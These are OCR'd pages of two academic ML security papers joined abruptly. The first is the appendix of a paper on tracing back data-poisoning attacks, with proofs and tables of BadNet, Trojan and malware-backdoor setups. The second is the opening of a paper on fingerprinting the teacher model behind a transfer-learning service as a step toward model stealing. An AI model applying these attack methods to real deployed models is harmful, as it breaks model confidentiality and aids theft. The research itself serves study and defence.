loss over the true distribution for a classifier $\mathcal{F}$ is $L_{\mathcal{D}}(\mathcal{F})$= $\mathbb{E}_{(x,y)\sim\mathcal{D}}[\ell(\mathcal{F}(x),y)]$.

Key Results: If removing D_1 from the model training process either reduces or maintains the loss of the resulting classifier on the poison test data, *e.g.,* $L_{\mathcal{D}_p}(\mathcal{F}) \geq L_{\mathcal{D}_p}(\mathcal{F}^-)$, this action has skewed the ratio towards poison data in the training dataset, implying that $D \setminus D_1$ is more responsible for the success of poison attacks at test time.

Next, we prove this result in two cases: i) learning from the entire distribution and ii) learning from the empirical distribution. We note that the former is not possible in practice but is useful pedagogically.

Theorem 1. *[Learning from true distribution] Consider classifiers $\mathfrak{F}_*$ and $\mathfrak{F}_*^-$ that are trained directly from the true distributions $\mathcal{D}$ and $\mathcal{D}^-$, respectively. We can show that if*

$$L_{\mathcal{D}_p}(\mathfrak{F}_*) \geq L_{\mathcal{D}_p}(\mathfrak{F}_*^-), \tag{4}$$

then $\alpha^- \leq \alpha$.

Proof. By definition,

$$\begin{aligned}\mathfrak{F}_* &= \operatorname*{argmin}_{\mathfrak{F}} L_{\mathcal{D}}(\mathfrak{F}) \\ &= \operatorname*{argmin}_{\mathfrak{F}} \alpha L_{\mathcal{D}_b}(\mathfrak{F}) + (1-\alpha) L_{\mathcal{D}_p}(\mathfrak{F})\end{aligned}$$

and

$$\begin{aligned}\mathfrak{F}_*^- &= \operatorname*{argmin}_{\mathfrak{F}} L_{\mathcal{D}^-}(\mathfrak{F}) \\ &= \operatorname*{argmin}_{\mathfrak{F}} \alpha^- L_{\mathcal{D}_b}(\mathfrak{F}) + (1-\alpha^-) L_{\mathcal{D}_p}(\mathfrak{F}).\end{aligned}$$

The first implies that

$$\begin{aligned}\forall \mathfrak{F},\ &\alpha L_{\mathcal{D}_b}(\mathfrak{F}_*) + (1-\alpha) L_{\mathcal{D}_p}(\mathfrak{F}_*) \\ &\qquad \leq \alpha L_{\mathcal{D}_b}(\mathfrak{F}) + (1-\alpha) L_{\mathcal{D}_p}(\mathfrak{F}) \qquad (5) \\ \Rightarrow\ &\alpha L_{\mathcal{D}_b}(\mathfrak{F}_*) + (1-\alpha) L_{\mathcal{D}_p}(\mathfrak{F}_*) \\ &\qquad \leq \alpha L_{\mathcal{D}_b}(\mathfrak{F}_*^-) + (1-\alpha) L_{\mathcal{D}_p}(\mathfrak{F}_*^-), \qquad (6)\end{aligned}$$

and the second

$$\begin{aligned}\forall \mathfrak{F},\ &\alpha^- L_{\mathcal{D}_b}(\mathfrak{F}_*^-) + (1-\alpha^-) L_{\mathcal{D}_p}(\mathfrak{F}_*^-) \\ &\qquad \leq \alpha^- L_{\mathcal{D}_b}(\mathfrak{F}) + (1-\alpha^-) L_{\mathcal{D}_p}(\mathfrak{F}) \qquad (7) \\ \Rightarrow\ &\alpha^- L_{\mathcal{D}_b}(\mathfrak{F}_*^-) + (1-\alpha^-) L_{\mathcal{D}_p}(\mathfrak{F}_*^-) \\ &\qquad \leq \alpha^- L_{\mathcal{D}_b}(\mathfrak{F}_*) + (1-\alpha^-) L_{\mathcal{D}_p}(\mathfrak{F}_*). \qquad (8)\end{aligned}$$

We multiply Eq. 6 by α^- and Eq. 8 by α, which gives us

$$\begin{aligned}&\alpha\alpha^- L_{\mathcal{D}_b}(\mathfrak{F}_*^-) + \alpha(1-\alpha^-) L_{\mathcal{D}_p}(\mathfrak{F}_*^-) - \alpha(1-\alpha^-) L_{\mathcal{D}_p}(\mathfrak{F}_*) \\ \leq\ &\alpha\alpha^- L_{\mathcal{D}_b}(\mathfrak{F}_*^-) + \alpha^-(1-\alpha) L_{\mathcal{D}_p}(\mathfrak{F}_*^-) - \alpha^-(1-\alpha) L_{\mathcal{D}_p}(\mathfrak{F}_*) \\ \Rightarrow\ &(\alpha-\alpha^-)(L_{\mathcal{D}_p}(\mathfrak{F}_*) - L_{\mathcal{D}_p}(\mathfrak{F}_*^-)) \geq 0 \qquad (9)\end{aligned}$$

From Eq. 9, it is clear that if $L_{\mathcal{D}_p}(\mathfrak{F}_*) \geq L_{\mathcal{D}_p}(\mathfrak{F}_*^-)$, $\alpha \geq \alpha^-$, proving our claim. □

Our proof did not make any assumptions about the convexity of the loss function or the type of learning algorithm used. This is due to the assumption that we are able to find classifiers that minimize the loss on the true distribution. This assumption does not hold in practice, and we typically use gradient descent algorithms over sampled data for training [67]. The next theorem deals with this case, but makes the additional assumptions that the set of possible classifiers is convex and that the loss function is convex, Lipschitz and bounded. The learning algorithm used is Stochastic Gradient Descent (SGD).

Theorem 2. *[Learning from empirical distribution] Consider datasets D and D_2 defined as above such that $D_2 \subset D$. The corresponding models $\mathfrak{F}$ and $\mathfrak{F}^-$ are defined over a B-bounded convex set and trained using SGD over a convex, ρ-Lipschitz loss function ℓ. D is drawn from $\mathcal{D} = \alpha\mathcal{D}_b + (1-\alpha)\mathcal{D}_p$, and D_2 from $\mathcal{D}' = \alpha^-\mathcal{D}_b + (1-\alpha^-)\mathcal{D}_p$. Then, we can show that if*

$$L_{\mathcal{D}_p}(\mathcal{F}) - L_{\mathcal{D}_p}(\mathcal{F}^-) \geq \frac{-(\alpha\varepsilon^- + \alpha^-\varepsilon)}{\alpha - \alpha^-} \tag{10}$$

then $\alpha^- < \alpha$.

Proof. In the learning setting of interest, we have, from Corollary 14.12 in Shalev-Shwartz and Ben-David [67],

$$L_{\mathcal{D}}(\mathcal{F}) \leq L_{\mathcal{D}}(\mathfrak{F}_*) + \varepsilon, \tag{11}$$

where $\varepsilon \geq \frac{B^2\rho^2}{|D|}$. Similarly, for learning from D^-, we have

$$L_{\mathcal{D}^-}(\mathcal{F}^-) \leq L_{\mathcal{D}^-}(\mathfrak{F}_*^-) + \varepsilon^-, \tag{12}$$

where $\varepsilon^- \geq \frac{B^2\rho^2}{|D^-|}$.

Now we can i) substitute $\mathcal{F}^-$ in the right hand side of Eq. 5 and $\mathcal{F}$ in the right hand side of Eq. 7, ii) use Eqs. 11 and and iii) perform the appropriate scaling and rearrangement to get

$$(\alpha-\alpha^-)(L_{\mathcal{D}_p}(\mathcal{F}) - L_{\mathcal{D}_p}(\mathcal{F}^-)) \geq -(\alpha\varepsilon^- + \alpha^-\varepsilon). \tag{13}$$

If the condition from Eq. 10 is true, then we have $\alpha > \alpha^-$. □

We can then determine that D_1 was *less responsible* than the remaining data $D \setminus D_1$ if the difference of losses satisfies the condition from Theorem 2. In other words, this implies that the remaining data $D \setminus D_1$ is more skewed towards the poison distribution $\mathcal{D}_p$, guiding our search for the set of poisoned data. The implication of the theorem above is that set searching is viable since for any identified set, its relative impact on the attack incident can be quantitatively determined. We note that the case when the removed set of data D_1 contains only benign data is a special case in the theorem above.

A.2 Further experimental details

Evaluation Dataset. We discuss in details of training datasets we used for the evaluation.

- *Image Recognition (CIFAR10)* - The task is to recognize 10 different objects. The dataset contains 50,000 training images and 10,000 testing images [41]. The model is an Wide Residual Neural Network (RNN) with 50 residual blocks and 1 dense layer [86]. We use this task because of its prevalence in general image classification and security literature.
- *Image Recognition (ImageNet)* - The task is to recognize 1000 different objects. The dataset contains 1,281,167 training images [18]. We include this task because it has been used as a general benchmark for computer vision and the large number of training data poses a challenge for our traceback system.
- *Face Recognition* (VGGFace) – This task is to recognize faces of 2,622 different people drawn from the Internet. We include this task because it simulates a more complex facial recognition-based security screening scenario. Tracing back poison attack in this setting is important. Furthermore, the large set of labels and training data in this task allows us to explore the scalability of our system.
- *Malware Detection* (EMBER Malware) – Ember is a representative public dataset of malware and goodware samples. The dataset consists of 2,351-dimensional feature vectors extracted from Portable Executable (PE) files for the Microsoft Windows OS. We include the dataset to test traceback performance on malware detection.

Percentage of Weights Kept	Precision	Recall
0.1%	98.9 ± 0.0%	98.0 ± 0.0%
1%	99.1 ± 0.0%	97.9 ± 0.1%
5%	99.2 ± 0.0%	97.9 ± 0.1%

Table 12: Precision and recall of traceback system remain the same as the precentage of weights kept for clustering increases for ImageNet-BadNet.

Attack Method	Attack Configuration
PGD	$\epsilon = 0.05$, step size = 9, max iterations = 1000, learning rate = 0.05
CW	$\epsilon = 0.05$, # of iteration = 100, epsilon of each iteration = 0.005
Boundary	$\epsilon = 0.05$, num_iterations = 10000, $\delta = 0.1$
HSJA	$\epsilon = 0.05$, num_iterations = 10000, $\gamma = 1.0$

Table 13: Detailed information on evasion attacks.

Perturbation Budget (L_inf)	Attack Success Rate	Precision	Recall
0.01	29.2%	99.4%	**94.9%**
0.03	86.1%	98.4%	96.8%
0.05	93.7%	99.2%	99.2%
0.09	97.6%	99.1%	**99.4%**

Table 14: For BP-CIFAR10, both attack success rate and traceback recall increase with the attack perturbation budget, because the poison training data becomes more effective.

Attack Name	Dataset	Injection Rate	Benign Classification Accuracy
BadNet	CIFAR10	10%	92.9 ± 0.3%
BadNet	ImageNet	10%	78.9 ± 1.7%
Trojan	VGGFace	10%	76.1 ± 0.8%
Physical Backdoor	Wenger Face	10%	99.9 ± 0.0%

Table 15: The default setup of dirty-label poisoning attacks.

Attack Name	Dataset	Injection Rate	Benign Classification Accuracy
BP	CIFAR10	0.01%	93.0 ± 0.2%
BP	ImageNet	0.01%	79.1 ± 0.9%
WitchBrew	CIFAR10	1%	92.2 ± 0.3%
WitchBrew	ImageNet	1%	79.3 ± 0.7%
Malware Backdoor	EMBER Malware	1%	99.2 ± 0.1%

Table 16: The default setup of the five clean-label poisoning attacks used in our evaluation.

Attack-Dataset	Avg L_2 distance of poison data to		Avg # of iterations
	benign centroid	poison centroid	
BadNet-CIFAR10	0.65	0.19	3.2
BadNet-ImageNet	0.76	0.24	3.4
Trojan-VGGFace	0.69	0.09	3.1
Physical-Wenger	0.62	0.39	4.0

Table 17: The average L_2 distance between individual poison data and the benign (poison) centroid, and the number of pruning iterations needed to complete the traceback.




Figure 5: 2-D PCA visualization of the projection of training data (sampled from BP-CIFAR10). Orange circles are innocent data and red crosses are poison data.

Teacher Model Fingerprinting Attacks Against Transfer Learning

Yufei Chen[1,2] Chao Shen[1] Cong Wang[2] Yang Zhang[3]

[1]*Xi'an Jiaotong University* [2]*City University of Hong Kong*
[3]*CISPA Helmholtz Center for Information Security*

Abstract

Transfer learning has become a common solution to address training data scarcity in practice. It trains a specified student model by reusing or fine-tuning early layers of a well-trained teacher model that is usually publicly available. However, besides utility improvement, the transferred public knowledge also brings potential threats to model confidentiality, and even further raises other security and privacy issues.

In this paper, we present the first comprehensive investigation of the teacher model exposure threat in the transfer learning context, aiming to gain a deeper insight into the tension between public knowledge and model confidentiality. To this end, we propose a *teacher model fingerprinting attack* to infer the origin of a student model, i.e., the teacher model it transfers from. Specifically, we propose a novel optimization-based method to carefully generate queries to probe the student model to realize our attack. Unlike existing model reverse engineering approaches, our proposed fingerprinting method neither relies on fine-grained model outputs, e.g., posteriors, nor auxiliary information of the model architecture or training dataset. We systematically evaluate the effectiveness of our proposed attack. The empirical results demonstrate that our attack can accurately identify the model origin with few probing queries. Moreover, we show that the proposed attack can serve as a stepping stone to facilitating other attacks against machine learning models, such as model stealing.[1]

1 Introduction

The past decade has witnessed an unprecedented development of machine learning (ML). Yet, the progress of ML heavily relies on sophisticated models, sufficient computing resources, and a massive volume of training data, which remain major constraints to building high-performance ML models.

Transfer learning opens a pathway for overcoming obstacles raised by the lack of data or computing resources; it is essentially an ML paradigm to transfer the knowledge from a well-learned domain into a specified domain where training data are scarce. Concretely, transfer learning establishes a new model (a.k.a. *student model*) through borrowing early layers from a pre-trained model (a.k.a. *teacher model*), which requires far less efforts than training from scratch. It has been proved to be a promising ML practice and widely applied in a wide range of academic and industrial areas, such as computer vision [28], natural language processing [50], etc.

Despite the huge success, such cross-domain knowledge learning paradigm also raises security and privacy concerns:

- There exist many advanced ML models, each of which can potentially serve as a teacher model for transfer learning. Choosing an appropriate teacher model to train a student model requires a large number of engineering efforts. Thus, for a student model, the choice of its teacher model certainly belongs to the model owner's intellectual property (IP), and should be kept confidential.
- On the other side of the coin, from the responsible ML perspective, a teacher model owner does not want their model to be transferred to perform unethical or illegal tasks, such as facial recognition or weapon classification. Thus, a teacher model owner needs a way to track the parties that use their model to build student models.
- Malicious parties can intentionally publish vulnerable ML models online. When such models are used as teacher models for transfer learning, the corresponding student models may inherit some vulnerabilities. For instance, Zhang et al. demonstrate that fine-tuned transfer learning models are more prone to transferable adversarial examples [48]. Yao et al. show that an attacker can infect transfer learning models by distributing pre-trained models with backdoors [45].
- Also, after learning the teacher model that a student is transferred from, an attacker can perform more effective malicious attacks, such as adversarial example attacks [11] and model stealing/extraction attacks [40].

All these concerns require us to gain a deeper insight into

[1]Our code is available at https://github.com/yfchen1994/Teacher-Fingerprinting.

the teacher model exposure or transfer learning.

In this paper, we present the first comprehensive investigation of the teacher model exposure threat in the transfer learning context. In particular, we propose a novel teacher model fingerprinting attack that can effectively identify the teacher model of a transferred student. The key idea is to generate a set of *fingerprinting pairs* for each teacher model candidate, which will activate similar latent feature representations. Hopefully, most of them will also trigger similar latent features and bring a pair of similar responses to the student model, if the student model is transferred from the teacher model candidate. We formalize the query generation process as an optimization problem, which can be solved via gradient descent. Note that, the fingerprinting pairs for each teacher model can be applied to all student models transferred from the teacher model, i.e., they are reusable. This point demonstrates the efficiency and practicality of our method.

We conduct extensive experiments to investigate the effectiveness of our proposed method, and thoroughly evaluate how various factors affect attack performance. The evaluation shows that our attack can achieve high teacher model inference accuracy even with a limited number of queries in top-1 label exposure. Moreover, our attack still works well when synthesizing queries from samples unrelated to the target domain, or even from random noises. In addition, we show that our fingerprinting attack can serve as a stepping stone to performing more effective model stealing attacks.

Our study should not be confused with recent research efforts on model stealing or model reverse engineering:

Their primary goal is to directly steal the exact victim model, build a surrogate model with similar functionality, or infer other internal model information. By contrast, our proposed attack essentially focuses on exploiting the model sharing practice in transfer learning, to quickly identify the presence of pre-trained components. Once identifying the teacher model components, the attacker has stepped further to realize the aforementioned malicious or unethical goals.

Besides, from the technical perspective, our attack remedies the key weakness—significance attack expense caused by massive attack queries or shadow models—of prior arts. Our attack just needs to identify the transferred feature map with few queries, rather than recovering model parameters or architectures interactively.

Furthermore, previous studies are subject to extra attack assumptions, such as transparent model architectures [9] and fine-grained model outputs [40]. E.g., the teacher model fingerprinting method proposed by Wang et al. [42] requires access to posteriors of the target model prediction. However, in the real world, raw model outputs are usually perturbed or hidden for security [20] or other product deployment concerns. Instead, our work is set up on a more generic and realistic scenario. We assume the attacker exclusively receives the victim black-box model's final decision, i.e., the top-1 classification result, which gives the minimum amount of information. This assumption implies that our proposed attack is likely to be mounted on any transfer learning classifiers. Additionally, we assume the attacker has zero knowledge of the victim's training dataset, but they are allowed to utilize public data. These assumptions ensure our proposed method is feasible and applicable in practice.

Our main contributions can be summarized as follows:

- We take the first step to comprehensively investigate the teacher model exposure in the transfer learning context. In particular, we demonstrate a teacher model fingerprinting attack against transfer learning.
- We propose a novel optimization-based technique to implement our attack.
- Extensive evaluations demonstrate the efficacy of our method, and we further show that our teacher model fingerprinting attack can be used to facilitate model stealing attacks against ML models.

2 Preliminaries

2.1 Problem Statement

Transfer learning. Transfer learning is commonly used to solve the data-hungry problem of ML, especially for deep learning models [22, 34, 39]. The core is to leverage the feature maps learned by the teacher model, so as to avoid significant cost of training a large model from scratch.

In the source domain, the teacher model $\mathcal{T}$ has been trained on a large scale dataset $\mathcal{D}_\mathrm{T} = \{(\mathbf{x}_i, y_i)\}_{i=1}^{N_\mathrm{T}}$,[2] and then it is released for other downstream ML developers. In a typical transfer learning workflow, the student model $\mathcal{S}$ is firstly constructed with early k layers copied from $\mathcal{T}$ for feature extraction, as well as newly added classification layers $\mathcal{C}_\mathrm{S}(\cdot)$ (e.g., fully connected layers, SVM, etc.) on the top. Then, $\mathcal{S}$ gets trained on a usually confidential dataset $\mathcal{D}_\mathrm{S} = \{(\mathbf{x}_j, y_j)\}_{j=1}^{N_\mathrm{S}}$, where $N_\mathrm{S} \ll N_\mathrm{T}$. In practice, there are two training strategies:

- **Feature extractor**, where all pre-trained layers are frozen to compose a feature extractor $\mathcal{F}_\mathrm{T}$.
- **Fine-tuning**, where part of the pre-trained parameters of $\mathcal{F}_\mathrm{T}$ will be updated for better fitting on $\mathcal{D}_\mathrm{S}$.

After being carefully trained, $\mathcal{S}$ is deployed into a Machine-Learning-as-a-service (MLaaS) platform to provide services. A customer can send a query $\mathbf{x}$ to the MLaaS service and get the corresponding result $f(\mathcal{S}(\mathbf{x}))$, via an authorized API $f(\cdot)$.

Teacher model fingerprinting. In this paper, we develop a novel approach to infer the origin of a student model with only black-box access. Our motivation is that the student model is likely to inherit fingerprintable model behaviors, i.e., the way to extract features in our case (a.k.a. *feature map*), from the teacher model. Some attackers can possibly elicit such fingerprintable behaviors by sending carefully crafted queries to the student model, which is sometimes concealed into an

[2] In this paper, the notation $\{\cdot\}$ refers to a *multiset*, which may contain repeated values.

MLaaS platform. Consequently, they are able to identify the teacher model based on the victim's responses. We refer to this process as *teacher model fingerprinting attacks*.

2.2 Threat Model

Attack motivations. We first list potential motivations to conduct the teacher model fingerprinting attack.

Breaking model confidentiality. Internal model setup, such as architecture or parameters, is supposed to be kept confidential for the sake of IP protection or security consideration. However, the model behind an MLaaS platform is no longer a secret once the teacher model has been identified. The attacker can effortlessly recover early layers with the publicly transparent teacher model information.

Stepping stone to advanced attacks. As mentioned before, our teacher model fingerprinting attack provides a cheap way to recover most parameters inherited from the teacher model, which helps to open the "black box." Once opening the black box, the attacker has stepped further to discover and exploit vulnerabilities of the student model. For instance, they can easily conduct various white-box adversarial attacks against the victim model, such as adversarial example attacks [10] and membership inference attacks [24]. Also, recent studies have shown that transfer learning may transfer vulnerabilities from the teacher [48], which the attacker can directly exploit.

Forensics. Despite the aforementioned malicious goals, we can also treat our teacher model fingerprinting attack as a new forensic tool for ML applications. For instance, a teacher model owner does not want their model to be transferred to perform unethical or illegal tasks, such as weapon classification. A potential IP protection solution is to embed watermarks to model [8, 25, 47]. However, we are witnessing an arms race right now, where watermarking schemes would be broken by new attacks [29]. Our fingerprinting approach can complement watermarking for IP protection. Also, in some cases, certain parties can intentionally publish a vulnerable teacher model, which will result in the corresponding student models inheriting vulnerabilities [45]. For both of these cases, our attack can be used by a third-party forensic service as a defense to track the origin of a student model.

Threat model in detail. Then, we describe the detailed threat model in real-world settings. For our teacher model fingerprinting attack, we consider an attacker with black-box access to the victim student model $\mathcal{S}$. The attacker is able to send an arbitrary input $\mathbf{x}$ to $\mathcal{S}$ via an authorized API $f(\cdot)$ and receive the corresponding response $f(\mathcal{S}(\mathbf{x}))$. Three cases may arise.

- **Case 1.** $f(\mathcal{S}(\mathbf{x})) = \mathcal{S}(\mathbf{x})$. In a low-level security setting, the response exposes the exact model output, which contains class labels and raw confidence values.
- **Case 2.** $f(\mathcal{S}(\mathbf{x})) = \mathcal{S}(\mathbf{x}) + \varepsilon$. The MLaaS provider returns a perturbed version of the model output to avoid privacy breaches like membership inference attacks [20]. It is notable that the perturbation should not change the top-1 predicted label [20], i.e., $\arg\max_i (\mathcal{S}(\mathbf{x}) + \varepsilon)_i == \arg\max_i \mathcal{S}(\mathbf{x})_i$ ($S(\mathbf{x})_i$: the i-th component of $S(\mathbf{x})$).
- **Case 3.** $f(\mathcal{S}(\mathbf{x})) = \arg\max_i \mathcal{S}(\mathbf{x})_i$. Only the top-1 label is returned, giving the minimal piece of information [26].

This work demonstrates the teacher model fingerprinting attack in the most restrictive case—top-1 label exposure, i.e., Case 3 where $f(\mathbf{x}) = \arg\max_i \mathcal{S}(\mathbf{x})_i$.[3] In this case, our proposed attack is compatible with Case 2: on the one hand, the output perturbation in Case 2 would not change the top-1 predicted label; one the other hand, even the perturbed model output at least provides information no less than Case 3.

In our basic setup, we assume the attacker has obtained most potential teacher model candidates $\{\mathcal{T}_i\}$ from public resources (e.g., ML frameworks like PyTorch, or websites like ModelZoo [1]). We also consider possible cases where the victim model does not come from one of the candidate teacher models, or it is not trained through transfer learning. Neither the teacher dataset $\mathcal{D}_\mathrm{T}$ in the source domain nor the student dataset $\mathcal{D}_\mathrm{S}$ in the target domain is available. However, the attacker can collect public datasets like ImageNet to help perform the teacher model fingerprinting attack. The attacker has two primary goals: one is to infer the teacher model accurately, while the other is to use as few probing queries as possible, to limit attack costs and keep the attack stealthy.

3 Teacher Model Fingerprinting

3.1 Overview

In the beginning, we formalize the teacher model fingerprinting attack in the transfer learning context:

Definition 3.1 (Teacher Model Fingerprinting Attack)**.** *Suppose there is an attacker given a set of N realistic inputs $\{\mathbf{x}_i\}$ (a.k.a. probing input), a set of teacher model candidates $\{\mathcal{T}_j\}$, and an authorized API $f(\cdot)$ to the target black-box student model $\mathcal{S}$ in only top-1 label exposure, the teacher model fingerprinting attack is to infer which $\mathcal{T}_j$ is adopted by $\mathcal{S}$.*

We start from the feature extractor transfer learning setting. Suppose there is a student model $\mathcal{S}$ composed of a feature extractor $\mathcal{F}_\mathrm{T}$, with early k components copied from the teacher model $\mathcal{T}$, and newly trained classification layers $\mathcal{C}_\mathrm{S}$. Our intuition is that given a *probing input* $\mathbf{x}$, we can artificially craft a *synthetic input* $\mathbf{x}'$ so that $\mathcal{F}_\mathrm{T}(\mathbf{x}') \approx \mathcal{F}_\mathrm{T}(\mathbf{x})$. Hopefully, we will activate similar outputs on the student model as $\mathcal{S}(\mathbf{x}') = \mathcal{C}_\mathrm{S}(\mathcal{F}_\mathrm{T}(\mathbf{x}')) \approx \mathcal{C}_\mathrm{S}(\mathcal{F}_\mathrm{T}(\mathbf{x})) = \mathcal{S}(\mathbf{x})$, and therefore have a greater chance to receive similar responses from the API. In this case, we refer to the pair $\langle \mathbf{x}, \mathbf{x}' \rangle$ as a *fingerprinting pair*. Although the above intuition stands on the feature extractor scenario, in Section 4.3.3, we will show that our attack still works in the fine-tuning setting.

Figure 1 provides a schematic view of our teacher model fingerprinting attack. Overall, it follows two steps:

[3] In the remaining, we abuse the notation $f(\mathbf{x})$ to represent $f(\mathcal{S}(\mathbf{x}))$.




Figure 1: Illustration of our fingerprinting attack. Given a probing input $\mathbf{x}$ and a teacher model $\mathcal{T}$, the attacker aims to find a synthetic input $\mathbf{x}'$, which will activate a similar latent representation at the k-th component with $\mathbf{x}$: $\mathcal{F}_{\mathrm{T}}(\mathbf{x}') \approx \mathcal{F}_{\mathrm{T}}(\mathbf{x})$. If the first k components of the student model $\mathcal{S}$ comes from the teacher model $\mathcal{T}$, some of which may get slightly fine-tuned (still, $\mathcal{F}'_{\mathrm{T}}(\cdot) \approx \mathcal{F}_{\mathrm{T}}(\cdot)$), the student model is likely to produce a pair of similar responses $\mathcal{S}(\mathbf{x}') \approx \mathcal{S}(\mathbf{x})$.

Step I: generating a set of fingerprinting pairs $\{\langle \mathbf{x}_i, \mathbf{x}'_i \rangle\}$. To perform the teacher model fingerprinting attack, the attacker firstly collects a set of candidate teacher models and realistic probing images. For each candidate teacher model $\mathcal{T}_j$, the attacker needs to determine which components may constitute the feature extractor $\mathcal{F}_{\mathcal{T}_j}$ for the student model. Conventionally, the student model will adopt the whole convolution part from the teacher model. Then, for each probing input $\mathbf{x}_i$, the attacker aims to craft a synthetic input $\mathbf{x}'_i$, which will trigger similar latent representations on $\mathcal{F}_{\mathcal{T}_j}$. We will study how the choice of components of $\mathcal{F}_{\mathcal{T}_j}$, the number of $\{\mathbf{x}_i\}$, as well as the source of $\{\mathbf{x}_i\}$ affect the proposed attack in Section 4.3.2, Section 4.3.4, and Section 4.3.5, respectively.

This attack query generation procedure ensures our attack is a cheap one, since: i) the query generation procedure is locally conducted without any expense by the target MLaaS service, and ii) for fingerprinting pairs bonded to $\mathcal{F}_{\mathcal{T}_j}$, they are reusable to probe whether other student models come from $\mathcal{F}_{\mathcal{T}_j}$, without further computation costs on query generation.

Step II: inferring the teacher model according to black-box responses $\{\langle y_i, y'_i \rangle\}$. After obtaining fingerprinting pairs, the next step is to send them to the target black box, and infer which teacher model is used according to the responses. Ideally, if the target model relies on the feature extractor $\mathcal{F}_{\mathcal{T}_j}$, most generated fingerprinting pairs would produce a pair of responses matched on the same label. The inference stage follows the "one-of-the-best" strategy: choosing the candidate owning the most matched responses as the inference result. In Section 5, we will introduce a strategy for robust inferences.

3.2 Step I: Attack Query Generation

For our teacher model fingerprinting attack, we use the L_2-norm metric to measure the similarity of latent representations. Given a probing input $\mathbf{x}$ and a candidate feature extractor $\mathcal{F}_{\mathrm{T}}$, we formalize the attack query generation task as

$$\mathbf{x}' = \arg\min_{\tilde{\mathbf{x}}} \|\mathcal{F}_{\mathrm{T}}(\tilde{\mathbf{x}}) - \mathcal{F}_{\mathrm{T}}(\mathbf{x})\|_2, \text{ s.t. } \tilde{\mathbf{x}} \in [0, 255]. \tag{1}$$

For the constrained optimization problem Equation 1, we adopt the optimization strategy proposed by Carlini and Wagner [11]: by introducing a new variable $\mathbf{w}$, and setting

$$\tanh(\mathbf{w}) = \frac{2\tilde{\mathbf{x}}}{255} - 1, \tag{2}$$

we have $-1 \le \tanh(\mathbf{w}) \le 1$, and

$$-1 \le \frac{2\tilde{\mathbf{x}}}{255} - 1 \le 1 \Rightarrow 0 \le \tilde{\mathbf{x}} \le 255, \tag{3}$$

which satisfies the constraints. Therefore, the original problem Equation 1 can be converted to

$$\mathbf{w}' = \arg\min_{\mathbf{w}} \left\| \mathcal{F}_{\mathrm{T}} \left(\frac{255}{2} (\tanh(\mathbf{w}) + 1) \right) - \mathcal{F}_{\mathrm{T}}(\mathbf{x}) \right\|_2, \tag{4}$$

which can be solved by gradient descent algorithms. We use the Adam optimizer [21], with learning rate set as 10^{-3} for 30,000 iterations. In our implementation, we initialize $\mathbf{w}$ as $\mathbf{0}$.

However, due to type casting (floating points to integers) and optimization loss, $\mathcal{F}_{\mathrm{T}}(\mathbf{x})$ cannot be perfectly equal to $\mathcal{F}_{\mathrm{T}}(\mathbf{x})$. So after obtaining the synthetic input $\mathbf{x}'$, we will examine whether $\arg\max_i \mathcal{T}(\mathbf{x})_i == \arg\max_j \mathcal{T}(\mathbf{x}')_j$ on the candidate. If not, we will discard $\mathbf{x}'$ and generate a new one.

3.3 Step II: Teacher Model Inference

The next step is to infer whether the student model comes from one of the candidate teacher feature extractors. For each candidate feature extractor, the attacker can generate a set of fingerprinting pairs and send them to the black-box student model. Intuitively, for a specific feature extractor $\mathcal{F}_{\mathrm{T}}$, the more matched pairs of black-box responses are obtained, the more likely the target model is transferred from $\mathcal{F}_{\mathrm{T}}$. Here we define the *matching set* useful for further discussion.

Definition 3.2 (Matching Set)**.** *After sending N fingerprinting pairs, all the pairs triggering two same API responses ($y_i == y'_i$) compose the matching set S_{match}.*

We use three heuristics to measure how much "belief" the attacker has to infer the teacher feature extractor.

Matching proportion. A high matching proportion of fingerprinting pairs indicates a high possibility that the target student model uses the same feature extractor as the attacker. We compute the matching proportion as a primary metric

to depict how "perfectly matched" the candidate is with the target feature extractor.

$$P_{\text{match}} = \frac{|S_{\text{match}}|}{N}.$$

The attacker will obtain a fingerprinting vector composed of matching proportions $v_{\text{fgpt}} = [P^1_{\text{match}}, P^2_{\text{match}}, \cdots]$ for all candidate feature extractors $[\mathcal{F}_{\mathcal{T}_1}, \mathcal{F}_{\mathcal{T}_2}, \cdots]$. Then the attacker will choose the candidate feature extractor that achieves the highest P_{match} as their inference result. Moreover, there are cases where the actual teacher model does not belong to the candidate feature extractor set, or the target model is not trained by transfer learning. To handle these cases, our attack introduces a pre-defined threshold τ. If $\max(v_{\text{fgpt}}) < \tau$, the inference result will be set as `NULL`, which means that the target model is not transferred from the candidate feature extractors.

A high matching proportion is insufficient to prove that the candidate feature extractor is adopted by the student model. It is also possible to obtain matched pairs from unmatched features. That is, the latent features extracted from probing inputs and synthetic inputs are significantly different. We will dive into such "false matching" phenomenon in Section 5.

Eccentricity. Eccentricity is adopted by [30] to measure how an item "stands out" from the rest in a set. It is defined as

$$E(v) = \frac{\max(v) - \max_2(v)}{\sigma(v)},$$

where $\max(\cdot)$ and $\max_2(\cdot)$ refers to the first and second highest value, respectively, and $\sigma(\cdot)$ refers to the standard deviation. The higher the eccentricity of v_{fgpt}, the more distinguishing is $\max(v)$, and the more confident the attacker is to make the inference.

Empirical entropy. Here, we introduce the empirical entropy of a set as a heuristic to measure how much "information" the set presents. Formally, for a set $\{x_1, x_2, \cdots, x_n\}$ and a sample space $\mathcal{X}$, the empirical entropy is defined as:

$$H(\mathcal{X}) = -\sum_{x \in \mathcal{X}} \hat{p}(x) \log \hat{p}(x),$$

where

$$\hat{p}(x) = \frac{1}{n} \sum_{i=1}^{n} \mathbb{1}(x_i == x),$$

